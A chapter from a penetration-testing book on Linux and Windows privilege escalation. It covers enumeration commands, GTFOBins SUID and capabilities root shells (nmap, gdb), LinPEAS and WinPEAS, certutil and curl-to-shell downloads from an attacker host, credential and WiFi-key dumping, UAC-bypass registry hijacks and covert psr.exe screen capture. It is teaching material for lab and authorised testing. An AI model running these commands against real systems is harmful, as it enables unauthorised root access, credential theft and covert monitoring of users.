### **Types of Privilege Escalation**

There are many different types of privilege escalation. This includes everything from Cloud service attacks like privilege misconfiguration, local net to cloud, domain, local, application, to Operating System and Kernel exploits. Cloud level exploitation is beyond the scope of this book

(maybe a future book?), but we will look at several of the other types of escalation. With Cloud security though there are many issues with service misconfiguration - many times you can find completely open and unsecured cloud resources, like Amazon S3 buckets.

Just doing Server service searches on Shodan a few years back, I found a large amount of cloud control panel interfaces that were completely open – I notified a friend’s Cloud Security company that helped rectify the situation. Though you can still find other cloud issues using search engines, for example, “GreyHat Warfare” has a search engine that just searches for open cloud resources like AWS Buckets.



The screenshot shows the GrayHat Warfare website interface. At the top left is the logo "GRAYHAT WARFARE" with the tagline "cause white is boring". To the right of the logo is a search bar with a magnifying glass icon. Further right is a "Login/Register" button and a hamburger menu icon. The main content area is divided into four sections:

- Files:** 1.343 Of 4.330 Billion (?)
- AWS Buckets:** 87021 Of 342907 (?)
- Azure Blobs:** 5616 Of 22563 (?)
- Last Update:** 25 January 2021

GrayHat Warfare - <https://buckets.grayhatwarfare.com/>

Like I said, that is more a topic for a different book. For now, let’s look at some common tools for privilege escalation on servers & workstations using Kali Linux. Several of these are third party tools, and will need to be installed.

## Ye Good ‘Ol Days

In the “good old days”, you would just pop a remote shell with Metasploit, run “getsystem” and it would be game over. Okay, it wasn’t ever quite that easy, but sometimes! Things have changed a lot since then. Trying to say this diplomatically, but without code modification, Windows AV has gotten much better at detecting and blocking the traditional ways



that Metasploit was used for in the past. I still love Metasploit, and highly recommend it, it is a great tool. It also still works extremely well with custom coded exploit shells. But there are many new tools and techniques available, especially in the C2 market.

There is also a lot of great material out there already on Privilege Escalation, it has also been duplicated many times, so it is hard to determine who were the original creators of some of the techniques. As such, this will be more of a read through information type chapter, than a technical step-by-step how to. One training technique used by a lot of people studying for the OSCP exam is to practice privilege escalation using CTF challenges, which I highly recommend. I have included a lot of good reference links at the end of this chapter - this is so you can really dig deep into this subject, as it is a very important one to learn. More information about privilege escalation is presented throughout the book, especially in the Metasploit and C2 chapters. This includes topics like user & system enumeration, bypassing UAC, “getting root”, and so on.

## **Manual Privilege Escalation**

Manual Privilege escalation uses built in operating system commands to first find out information about the target and what privileges the account has that you successfully exploited. You may be coming in totally blind, so gathering information about the system itself, and the network is imperative. This gives you a “lay of the land”. Once you have enough information, the next step is attempting to use this information to escalate your privileges.

### **Commonly used Linux Commands:**

Several system commands can be used to gather useful information.

This includes:

- > *whoami*
- > *id*
- > *hostname*
- > *uname -a*

```

root@ubuntu:~# whoami
root
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# hostname
ubuntu
root@ubuntu:~# uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu
4 x86_64 x86_64 GNU/Linux
root@ubuntu:~#

```

These commands establish who the user is, their group membership, the computer host name and information about the operating system. The “*id*” command tells us what system or security groups that the user is a part of. The “*uname -a*” command is important because this gives you the kernel version for the operating system. Some quick searches could tell you right away if there is a Kernel exploit that you could execute on the system.

Next, you would want to find out what services are running, and networking information.

- > *ps aux*
- > *ip a*
- > *ss -anp*
- > *route*

```

root      27898  0.0  0.0      0      0 ?
root      27899  0.0  0.0      0      0 ?
root      27900  0.0  0.0      0      0 ?
root      27901  0.0  0.0      0      0 ?
root      27920  0.0  0.0      0      0 ?
syslog    28216  0.0  0.0  255844  1132 ?
root@ubuntu:~# route
Kernel IP routing table
Destination Gateway Genmask
default    box.local 0.0.0.0
172.17.0.0 *          255.255.0.0
172.24.1.0 *          255.255.255.0
root@ubuntu:~#

```

This would give you a good start on the Linux box. You could then check to see what services are running at an elevated level that you might be able to compromise. From here you could check user and file security settings, firewall and scheduled tasks. This could show you what programs have access through the firewall, what automated tasks might be able to be modified to give us root access, or what security setting misconfigurations could be taken advantage of. Automated tools will discover many of these issues. We discuss those later in the chapter.

## Windows Commands:

The process is the same on a Windows target, and some of the commands are even the same. Again, we want to find out who we are, what security permissions we have, and system & network information.

- *whoami*
- *whoami /priv*
- *whoami /groups*
- *net user [username]*
- *net user*
- *hostname*
- *systeminfo*

```
C:\Users\Dan>hostname
DESKTOP-5MFL5M6

C:\Users\Dan>systeminfo

Host Name:                DESKTOP-5MFL5M6
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.19042 N/A Build 19042
OS Manufacturer:        Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:        User
```

Then we can move on to running services and network information:

- *tasklist*
- *ipconfig /all*
- *route print*
- *netstat -ano*

This would give you a good basic overall view of your target system. Just as in the Linux system you could then move to firewall, scheduled tasks, and check files and folders for security issues. As with Linux, automated tools do a pretty good job with detecting these, and we will cover those a little later.

## Linux Privilege Escalation with GTFOBins

Tool GitHub: <https://gtfobins.github.io/>



We introduced GTFOBins in the previous chapter, there are many of these commands that can be used in Privilege escalation. Many times, you can escalate privileges from misconfigured files or files with too many permissions. I was in server support before I entered the security realm, and even then, I was shocked at the permissions that companies gave to users and servers. In Linux, SUID, Sudo and Capabilites permissions can be used and abused to escalate privileges.

One common technique is if the “copy” command has sudo rights, you can overwrite the system password file with one you create, then login with that user. The only problem with doing this during some security tests, is that the client may frown on you overwriting system files. You have to always make sure you stay within the bounds of the agreed scope. Also make backups of important files before ever erasing or altering them. You have to be able to completely undo any changes you make during a test.

## SUID & SUDO Rights

You can use GTFOBins to quickly search for SUID and SUDO files that could be used to escalate privileges. SUID (Set owner User ID up on execution) is a special permission that allows a file to run as the owner, and not the user who executes it. It may allow a regular user to run a file with super user or root permissions. Also, some programs can be set to run as SUDO, which may allow an elevated state after the program completes.

You can check which files have the SUID permissions set in Linux very easily.

➤ *find / -perm -u=s -type f 2>/dev/null*

If one of the returned files can be used to spawn a shell (check GTFOBins), you are all set!

Running this command on our Metasploitable2 Linux VM returns the following results:

```
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
```

There are a couple commands we can try, let's try the nmap command.

- In the Metasploitable2 terminal, enter “*nmap --interactive*”
- Then enter, “*!sh*”

```
msfadmin@metasploitable:~$ nmap --interactive
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
```

Without doing any high-level ninja hacking, we are now root! Obviously Metasploitable2 is old and purposefully vulnerable, and you probably aren't going to run into a system with this many privilege escalation options in real life, but it is a good way to practice. CTFs are always good to for sharpening skills.

## Capabilities

“Capabilities” are another attack avenue. Capabilities are special security permissions attached to a file. There are several, but a couple allow the target file to run as a different user or group. If the user is set to the “root” user, then the file will run as root. If the capability “*cap\_setuid+ep*” is configured on a file, it has the capability to run as a different user. If the user is set to uid(0), the file will run as root. We can demonstrate this using GDB.

On our Kali Linux system, open a terminal and follow the commands. These are from GTF0Bins, under the “Capabilities” heading for the command “GDB”:

- *cp \$(which gdb) .*
- *sudo setcap cap\_setuid+ep gdb*

This makes a copy of the gdb executable and saves it in our home Kali directory. It then sets the capabilities permissions to allow a different user to execute the file.

You can check to see which files has these special permissions set by executing the following command.

- *getcap -r / 2>/dev/null*

```
(kali@kali) - [~]
└─$ getcap -r / 2>/dev/null
/home/kali/gdb cap_setuid=ep
```

Now that we know that the GDB file is vulnerable to a SetUID attack, we can execute it as a different user. In this case we will set the User ID to

“0” or the Root user.

➤ `./gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit`

```
(kali㉿kali)-[~]
└─$ sudo setcap cap_setuid+ep gdb
(kali㉿kali)-[~]
└─$ ./gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
# whoami
root
# █
```

We now have a Root level shell!

## Privilege Escalation Awesome Scripts Suite

PEASS is a collection of Privilege Escalation scripts. There are currently two, Linux Privilege Escalation Awesome Script (LinPEAS) and Windows Privilege Escalation Awesome Script (WinPEAS). A Mac version is also being developed. The PEAS scripts simplify checking for Privilege Escalation issues. We will take a quick look at both.

## LinPEAS - Linux Privilege Escalation Awesome Script





**Tool Author's Book:** <https://book.hacktricks.xyz/linux-unix/privilege-escalation>

**Tool GitHub:** <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>

LinPEAS is a very helpful tool that searches for common privilege escalation issues and important data that could be used for exploitation. It automatically checks for useful software, backups, credentials, mail, configuration files, logs, keys, system & network information and more! The LinPEAS website covers several methods of getting LinPEAS onto a target system and running it, including AV Bypass.

One of the quickest ways is to download and run it directly:

➤ *curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh*

Or you could download & host it on your attacking system and then download it on the target.

➤ *curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh*

➤ *sudo python -m SimpleHTTPServer 80*

➤ *curl [kali\_IP\_address]/linpeas.sh | sh*

If you choose to just download and save the file locally and then run it, you do need to make it executable first. When the script runs, results are color coded. If LinPEAS finds any information that seems important, it will be color coded red or red/yellow.

```
[+] Searching Wordpress wp-config.php files
wp-config.php Not Found

[+] Searching Drupal settings.php files
/default/settings.php Not Found

[+] Searching Tomcat users file
tomcat-users.xml file found: /etc/tomcat5.5/tomcat-users.xml
<user username="tomcat" password="tomcat" roles="tomcat,admin,manager"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
```

A full report of all the tool findings is created on the fly. It is good to read through the entire report, as it is full of useful information.

Using LinPEAS with the “-a” switch enables it to run all the tests available, including a password brute force attack using the top two thousand passwords.

➤ *./linpeas.sh -a*

```
[+] Testing 'su' as other users with shell using as passwords
Bruteforcing user root...
Bruteforcing user postgres...
Bruteforcing user kali...
You can login as kali using password: kali
```

It looks like you could modify the number of passwords tried and possibly even change the passwords themselves in the LinPEAS.sh code:

```
000pwds="123456 password 123456789 12345678 12345 qwerty 123123 111111 abc123 12
kers olivia nothing iceman destiny coffee apollo 696969 windows williams school
hen rangers orlando money domino courtney viking tucker travis scarface pavilion
ox philip monday mohammed indiana energy bond007 avalon terminator skipper shopp
er national monique molly matthew1 godfather frank curtis change central cartman
erine kangaroo jenny immortal harris hamlet gracie fucking firefly chocolat bent
med cassandra caitlin bismillah believe alice airforce 7777 viper tony theodore
achilles als2d3f4 violin veronika vegeta tyler test1234 teddybear tatiana sport
outh pepsi patrick1 paradox milano maxima loser lestat gizmo ghetto faithful eme
TRY="2000" #Default num of passwds to try (all by default) ←
```

Another nice thing about the PEAS tools is that many topics in the report have hyperlinks to the “Hack tricks” book, created by the tool author, so you can read more about the detected issues.

```
[+] Processes with credentials in memory (root req)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm process found (dump creds from memory as root)
vsftpd Not Found
apache2 Not Found
sshd Not Found
```

Find out more at <https://book.hacktricks.xyz/>.

## LinuxPrivchecker



problems than external hackers. Like they say, insider threats are one of the highest attack vectors.

## Windows Privilege Escalation

As with Linux, there are numerous commands that we can use to check for possible privilege escalation avenues in Windows. The process usually begins by checking the privileges of the current or compromised account. Then it moves on to trying to find any stored passwords, useful or compromise-able services, or files, configuration files and logs. For stealth purposes, it is always good to try to manually use built in Windows commands to search out this information.

There are extensive Privilege Escalation lists and OSCP PE cheat sheets online, so I will only cover a few of the commands and tools. See the Reference section for more information.

Some commands for information gathering, and “quick kill” passwords:

- Stored Credentials - *cmdkey /list*
- Running Windows Services - *net start*
- List users - *net user*
- List local groups - *net localgroup*
- Autologin passwords -  
*reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"*
- Stored Putty Passwords - *reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"*

WiFi passwords in plain text:

- First find the SSID, “*netsh wlan show profile*”
- And then, “*netsh wlan show profile <SSID> key=clear*”

```
Security settings
-----
Authentication      : WPA2-Personal
Cipher              : CCMP
Authentication      : WPA2-Personal
Cipher              : GCMP
Security key         : Present
Key Content          : deauther ←
```

Now, let’s look at some of the tools and automated scripts for Windows Privilege Escalation.

## LOLBAS



**Tool GitHub:** <https://github.com/LOLBAS-Project/LOLBAS>

**LOLBAS with a Nice Interface:** <https://lolbas-project.github.io/>

LOLBAS – Living Off the Land Binaries and Scripts. We have covered GTFOBins for Linux, now let's look at the Windows version of "Living off the Land". The LOLBAS project GitHub.io page contains numerous dual use Windows system and add on commands in a searchable database, that looks and acts very similar to GTFOBins.



Search among 135 binaries by name (e.g., 'MSBuild') or by function (e.g., '/execute') or by type (e.g., '#Script')

Binary	Functions
AppInstaller.exe	Download
At.exe	Execute
Atbroker.exe	Execute
Bash.exe	Execute   AWL bypass
Bitsadmin.exe	Alternate data streams Download   Copy   Execute
CertReq.exe	Download   Upload
	Download
Certutil.exe	Alternate data streams   Encode Decode

One difference is there are no “category” menu buttons at the top to sort the commands. Though all you need to do is enter the function you want with a “/” in front of it, into the search bar.

### **/AWL Commands**

Say you want to search for tools that could help bypass Application White Listing (AWL). AWL is a security feature that you can enable that only allow “white listed” or approved apps to run. As soon as you type, “/AWL” in the search bar, all commands that have AWL Bypass capability are listed.



/AWL	
Binary	Functions
Bash.exe	Execute   AWL bypass
Cmstp.exe	Execute   AWL bypass
Dfsvc.exe	AWL bypass
Installutil.exe	AWL bypass   Execute
Microsoft.Workflow.Compiler.exe	Execute   AWL bypass
Msbuid.exe	AWL bypass   Execute
Msdtd.exe	Execute   AWL bypass
Regasm.exe	AWL bypass   Execute
Regsvcs.exe	Execute   AWL bypass

LOLBAS commands are great for trying to bypass system file execution security. Many of the commands allow you to run .exe or .dll files from regular system commands. You can also save files into Alternate Data Streams. This is an older technique used to “hide a file inside a file” in an attempt to deter detection. LOLBAS commands can also be used to upload and download files, and perform AWL & UAC Bypass.

### **/Download commands**

The Download commands allow you to download files to the target. Again, these are just normal Windows System commands, but with using special switches and options, they can be used to download remote files to a target.

Binary	Functions
AppInstaller.exe	Download
Bitsadmin.exe	Alternate data streams Download Copy Execute
CertReq.exe	Download Upload
Certutil.exe	Download Alternate data streams Encode Decode
Desktopimgdownldr.exe	Download
Diantz.exe	Alternate data streams Download
Esentutl.exe	Copy Alternate data streams Download
Expand.exe	Download Copy Alternate data streams
Extrac32.exe	Alternate data streams Download Copy

Bitsadmin is used a lot by attackers and hacker scripts to attempt to download remote files to a system. It is so popular that I have seen Shodan (Shodan.io) capture live hacking attempts & bot attacks on numerous occasions when they grab screenshots for their screenshot search service.

This is a sample screenshot of, I believe a bot, trying to automatically download remote files:

```
-bash: cmd.exe: command not found
[root@  ~]# bitsadmin /transfer getitman /download /priority

-bash: bitsadmin: command not found
-bash: //  /work/w.exe: No such file or directory
[root@  ~]# PowerShell -ExecutionPolicy Bypass 9New-Object St
```

Notice it tries to download the files with Bitsadmin, then it tries to run a program in PowerShell -unsuccessfully of course, because this is a Linux box!

More on the Bitsadmin command can be found at:

<https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>

## /UAC Bypass Commands

There are only two LOLBAS commands for UAC Bypass - Eventvwr & Wsreset:

/UAC	
Binary	Functions
Eventvwr.exe	UAC bypass
Wsreset.exe	UAC bypass

Both of these can be used to attempt to bypass UAC. Well, they don't perform UAC Bypass directly, you need to edit specific registry entries for both and enter a command to run. Both commands cause the file located at the specified registry location to run on restart.

**UAC bypass**

During startup, eventvwr.exe checks the registry value HKCU\Software\Classes\mscfile\shell\open\command for the location of mmc.exe, which is used to open the eventvwr.msc saved console file. If the location of another binary or script is added to this registry value, it will be executed as a high-integrity process without a UAC prompt being displayed to the user.

eventvwr.exe **Eventvwr**

**SOURCE:** <https://lolbas-project.github.io/lolbas/Binaries/Eventvwr/>

**UAC bypass**

During startup, wsreset.exe checks the registry value HKCU\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command for the command to run. Binary will be executed as a high-integrity process without a UAC prompt being displayed to the user.

wsreset.exe **Wsreset**

**SOURCE:** <https://lolbas-project.github.io/lolbas/Binaries/Wsreset/>

As always, be very careful when editing the registry, always make a backup first when training. There are other ways to perform UAC Bypass, we talk about them in a separate chapter.

### Steps Recorder


The LOLBAS commands are well documented on the site GitHub page. The nice thing too is that the LOLBAS commands also provide links to the MITRE ATT@CK database. We talked about MITRE ATT@CK, in the beginning of the book. This is a great way to see which hacking groups

have used these commands in attacks and also, where they fit into the attacker's tactics and techniques.

Before we move on, let's take a look at one of the LOLBAS commands, "Steps Recorder". Steps Recorder (SR) previously called Problem Steps Recorder (PSR), is a great support program that you have probably never heard of before. Microsoft made this program to help troubleshooters see step-by-step what a user is doing. If a user is having a computer problem that they either can't articulate well or tech support just can't visualize the issue, all the support person needs to do is have the user run Steps Recorder.

When SR runs, it automatically begins capturing screen shots of everything that the user clicks on. It also keeps a running dialog of what the user is doing in a text log. When finished, the data is saved in an HTML format and zipped so all the user needs to do is e-mail the file to the tech support department.

- Open the Windows search bar and enter, "*psr*", then open Steps Recorder



- Click "*Start recording*"

You can also run PSR from the command line.


- `psr.exe /start /gui 0 /output C:\Users\[Username]\Desktop\cool.zip`

```
C:\Users\Dan>psr.exe /start /gui 0 /output C:\Users\Dan\Desktop\cool.zip
```

Search the web or perform some quick tasks, when done enter:

- `psr.exe /stop`

You now have the user's activities zipped on the desktop. This could be used in a security test through a remote shell. You can encode the program and run it in PowerShell through something like a Metasploit shell, then recover the file when done. Steps Recorder does not record any text that was entered, but could catch some interesting and useful screenshots.



I talk about this technique in depth on my blog:

<https://cyberarms.wordpress.com/2016/02/13/using-problem-steps-recorder-psr-remotely-with-metasploit/>

Here are a few other Interesting LOLBAS commands:

- Group Policy stored passwords - *“findstr /S /I cpassword \\sysvol\policies\\*.xml”*
- Copy files with Print.exe:  
*“print c:\source\EvilExploit.exe /D:C:\destination\InnocentFile.exe”*

Take the time and look through the LOLBAS webpage, you will be surprised how you can use some standard Windows commands!

Many professional security testers will begin with manual commands and then turn to automated scripts when they need to, and automated scripts are used heavily in Capture the Flag type competitions. There are numerous scripts and tools for automating privilege escalation in Windows. As with



the Linux based scripts, most of these started as a way to simplify and speed up manual methods. We will look at those next.

## WinPEAS - Windows Privilege Escalation Awesome Script

**Tool GitHub:** <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS>

WinPEAS is the Windows version of the Privilege Escalation Awesome Suite. It functions pretty much the same as the Linux version - it looks for remote users, interesting files, stored credentials, CVE vulnerabilities, etc. There are three options for using WinPEAS, there is a batch file (not color coded), a C# version that you can compile yourself, and a pre-compiled obfuscated version. Spoiler alert, at the time of this writing, Windows security blocked the pre-compiled versions.

To get color to show up on the .exe version, you may need to run the following regedit:

```
> REG ADD HKCU\Console /v VirtualTerminalLevel /t  
REG_DWORD /d 1
```

When the tool is executed, you should see returns color coded, just as they were in the Linux script version.

```
[+] RDP Sessions
  SessID      pSessionName  pUserName      pDomainName
  1           Console       test           DOMAIN

[+] Ever logged users
DOMAIN\test
DOMAIN\Dan

[+] Looking for AutoLogon credentials
Some AutoLogon credentials were found!!
DefaultDomainName      : DOMAIN
DefaultUserName        : Dan

[+] Home folders found
C:\Users\All Users
C:\Users\Dan
C:\Users\Default : Users [AppendData/CreateDirectories]
C:\Users\Default User
C:\Users\Public : Interactive [WriteData/CreateFiles]
C:\Users\test : test [AllAccess]
```



Take a few moments and look through the PEAS scripts, and you will see the individual commands and tools used in the script. For example, the WinPEAS script calls the “Watson” tool by Rasta-mouse to search for vulnerabilities. Watson alone is a useful tool that checks Windows for missing updates and suggest exploits for Privilege Escalation.

As seen below:

```
[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
OS Build Number: 14393
[!] CVE-2019-0836 : VULNERABLE
[>] https://exploit-db.com/exploits/46718
[>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-

[!] CVE-2019-0841 : VULNERABLE
[>] https://github.com/rogue-kdc/CVE-2019-0841
[>] https://rastamouse.me/tags/cve-2019-0841/

[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rythmstick.net/posts/cve-2019-1064/

[!] CVE-2019-1130 : VULNERABLE
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253

[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

[!] CVE-2019-1385 : VULNERABLE
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1388 : VULNERABLE
[>] https://github.com/jas502n/CVE-2019-1388

[!] CVE-2019-1405 : VULNERABLE
[>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405

Finished. Found 9 potential vulnerabilities.
```

Watson is available from Rasta-mouse’s GitHub site (<https://github.com/rasta-mouse/Watson>). Though you do need to build the project in Visual Studio before using it. Once the project is built, you only need to run the “Watson.exe” file, and it will automatically scan and report any issues. This was just a quick look at WinPEAS. It is a very useful tool. Check out the Privilege Escalation chapters and checklists on the PEAS Author’s HackTricks book webpage for more information (<https://book.hacktricks.xyz/>).

## Powerless

**Tool GitHub:** <https://github.com/M4ximuss/Powerless>

Powerless is a Windows Privilege Escalation batch file script that runs without using PowerShell. If you are planning on taking the OSCP test, the tool author actually made it with the OSCP labs in mind. There are a lot of ways you can get the batch file to the target, but for this example, I will host the batch file on Kali Linux and download the file from the Server 2019 VM.

- Download the .bat file to Kali Linux
- Start a simpleHTTPServer instance (http.server in Python3)

```
(kali㉿kali) - [~/Desktop]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

Now we just need to copy the file to the target Server 2019 system. The tool author recommends using the certutil command to perform the download, and it works very well.

- *certutil.exe -urlcache -split -f "http://172.24.1.239:8000/Powerless.bat" Powerless.bat*

```
C:\data>certutil.exe -urlcache -split -f "http://172.24.1.239:8000/Powerless.bat" Powerless.bat
**** Online ****
0000 ...
3182
CertUtil: -URLCache command completed successfully.

C:\data>dir
Volume in drive C has no label.
Volume Serial Number is 5C4E-FD2B

Directory of C:\data

02/15/2021  08:40 PM    <DIR>          .
02/15/2021  08:40 PM    <DIR>          ..
02/15/2021  08:40 PM                12,674 Powerless.bat
               1 File(s)                12,674 bytes
```

Now just run the file. Powerless will perform several post exploitation recon type commands first, and then display data as it is recovered. I ran it on my Windows 2019 Server that was created using BadBlood, so you get the full user list:

ALFONSO_BALDWIN	ALFRED_HOPPER	ALFRED_PATRICK
ALFREDA_ALVAREZ	ALFREDA_DOWNS	ALFREDA_WEBER
ALFREDO_BARRY	ALFREDO_BURCH	ALFREDO_CASEY
ALFREDO_DALTON	ALFREDO_DAWSON	ALFREDO HOLDER
ALI_FARMER	ALI_KOCH	ALICE_BRYANT
ALICIA_GIBSON	ALINE_BROOKS	ALINE_DELEON
ALINE_GRIFFITH	ALINE_JACOBS	ALISHA_YATES
ALISON_HOWELL	ALISON_RODRIQUEZ	ALISSA_HORNE
ALISSA_HOWELL	ALISSA_LANE	ALLEN_WILLIAM
ALLIE_CHAMBERS	ALLISON_CUMMINGS	ALLISON_DECKER
ALLYSON_FERGUSON	ALLYSON_FLETCHER	ALLYSON_HERRING
ALLYSON_SANFORD	ALLYSON_WALLACE	ALMA_ALLEN

Powerless returns system information, network info, interesting files, logs, configuration files and more.

## PowerSploit PowerUp script

**Tool**                      **GitHub**                      (Currently                      Unsupported):

<https://github.com/PowerShellMafia/PowerSploit>

```
(kali@kali) - [~]
└─$ powersploit
> powersploit ~ PowerShell Post-Exploitation Framework
/usr/share/windows-resources/powersploit
|--AntivirusBypass
|--CodeExecution
|--Exfiltration
|--Mayhem
|--Persistence
|--PowerSploit.psdl
|--PowerSploit.psml
|--Privesc
|--README.md
|--Recon
|--ScriptModification
|--Tests
```

PowerUp is a section of PowerSploit the PowerShell Post-Exploitation framework included in Kali Linux. This tool focuses on Windows privilege escalation. It is a collection of common Privilege escalation commands that run through PowerShell. It is an older tool, no longer supported, and Anti-Virus will most likely flag and delete it, but it could still be useful on older systems.

Installation & Usage can be found on the tool website. But basically, copy the entire Privesc folder from your Kali system into the target's Powershell Module directory.

This is usually "C:\[user]\Documents\WindowsPowerShell\Modules"

- To use the module, type “*Import-Module Privesc*”
- To see available commands, type “*Get-Command -Module Privesc*”

```
PS C:\Users\Administrator> Import-Module Privesc
PS C:\Users\Administrator> Get-Command -Module Privesc
```

CommandType	Name
Function	Find-DLLHijack
Function	Find-PathHijack
Function	Get-ApplicationHost
Function	Get-RegAlwaysInstallElevated
Function	Get-RegAutoLogon
Function	Get-ServiceDetail
Function	Get-ServiceFilePermission
Function	Get-ServicePermission
Function	Get-ServiceUnquoted
Function	Get-UnattendedInstallFile
Function	Get-VulnAutoRun
Function	Get-VulnSchTask
Function	Get-Webconfig

- You can use “*Get-Help*” on any command for more information.

You can now run any of the commands. To list files that you may be able to use in a DLL Hijack attack, type “*Find-DLLHijack*”.

As seen below:

```
PS C:\Users\Administrator> Find-DLLHijack
```

ProcessPath	Owner	HijackablePath
C:\Windows\system32\DFSRs.exe	SYSTEM	C:\Windows\system32\DfsrWmiV2.dll
C:\Windows\system32\DFSRs.exe	SYSTEM	C:\Windows\system32\wmidcprv.dll
C:\Windows\system32\DFSRs.exe	SYSTEM	C:\Windows\system32\FastProx.dll
C:\Windows\system32\DFSRs.exe	SYSTEM	C:\Windows\system32\wbemprox.dll
